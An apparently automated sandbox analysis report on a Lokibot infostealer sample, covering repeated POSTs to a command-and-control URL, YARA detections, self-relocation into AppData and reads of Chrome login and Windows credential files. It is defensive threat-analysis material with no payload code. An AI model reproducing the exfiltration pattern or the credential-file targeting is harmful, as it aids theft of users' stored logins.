Jun 23, 2022 18:09:56.667985916 CEST	8182	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:40 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49865	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:59.728405952 CEST	15694	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:10:00.690473080 CEST	15695	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:44 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49867	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:10:03.646769047 CEST	15697	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:10:04.550873041 CEST	15707	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:48 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49746	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:32.826505899 CEST	1134	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:33.658945084 CEST	1135	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:17 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49879	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:10:05.859589100 CEST	16770	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:10:06.706850052 CEST	17112	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:50 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49892	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:10:09.603862047 CEST	17133	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:10:10.533294916 CEST	17134	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:53 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49895	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:10:14.615169048 CEST	17148	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:10:15.552607059 CEST	17149	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:58 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49896	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:10:16.412961960 CEST	17150	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:10:17.418004036 CEST	17150	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:10:00 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49749	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:34.891798973 CEST	1139	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:35.758181095 CEST	1140	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:19 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49750	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:40.626646042 CEST	1141	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:41.569597960 CEST	1141	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:25 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49751	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:43.382677078 CEST	1142	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:44.299705982 CEST	1143	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:27 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49754	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:45.504365921 CEST	1175	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:46.411556005 CEST	1290	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:29 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49765	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe


Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:48.152004957 CEST	1314	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:49.079457045 CEST	1338	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:32 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49771	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:50.748194933 CEST	1354	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:51.674694061 CEST	1354	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:35 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Statistics

Behavior



System Behavior

Analysis Process: hfyhigXccT.exe PID: 6448, Parent PID: 5904

General

Target ID:	0
Start time:	18:08:06
Start date:	23/06/2022
Path:	C:\Users\user\Desktop\hfyhigXccT.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\hfyhigXccT.exe"
Imagebase:	0xb80000
File size:	486912 bytes
MD5 hash:	F0DDD6F32E65868ACC9D38B35AF0E2C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.281705492.0000000004395000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.281705492.0000000004395000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.281705492.0000000004395000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.281705492.0000000004395000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.280075598.00000000031F8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.280075598.00000000031F8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.280075598.00000000031F8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.280075598.00000000031F8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.280075598.00000000031F8000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCBCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\hfyhigXccT.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFCC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\hfyhigXccT.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DFCC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB01B4F	ReadFile

Analysis Process: hfyhigXccT.exe PID: **6752**, Parent PID: **6448**

General	
Target ID:	4
Start time:	18:08:19
Start date:	23/06/2022
Path:	C:\Users\user\Desktop\hfyhigXccT.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\hfyhigXccT.exe
Imagebase:	0x410000
File size:	486912 bytes
MD5 hash:	F0DDD6F32E65868ACC9D38B35AF0E2C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: hfyhigXccT.exe PID: **6764**, Parent PID: **6448**

General	
Target ID:	5
Start time:	18:08:21
Start date:	23/06/2022
Path:	C:\Users\user\Desktop\hfyhigXccT.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\hfyhigXccT.exe
Imagebase:	0xc20000
File size:	486912 bytes
MD5 hash:	F0DDD6F32E65868ACC9D38B35AF0E2C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000000.276578950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000005.00000000.276578950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000005.00000000.276578950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000005.00000000.276578950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000005.00000000.276578950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000005.00000000.276578950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000000.276118609.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000005.00000000.276118609.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000005.00000000.276118609.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000005.00000000.276118609.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000005.00000000.276118609.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000005.00000000.276118609.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.519105745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000005.00000002.519105745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000005.00000002.519105745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000005.00000002.519105745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000005.00000002.519105745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000005.00000002.519105745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000000.277401723.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000005.00000000.277401723.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000005.00000000.277401723.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000005.00000000.277401723.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000005.00000000.277401723.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000005.00000000.277401723.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000000.276972112.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000005.00000000.276972112.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000005.00000000.276972112.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000005.00000000.276972112.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000005.00000000.276972112.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000005.00000000.276972112.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\hfyhigXccT.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	40415C	ReadFile

Disassembly

No disassembly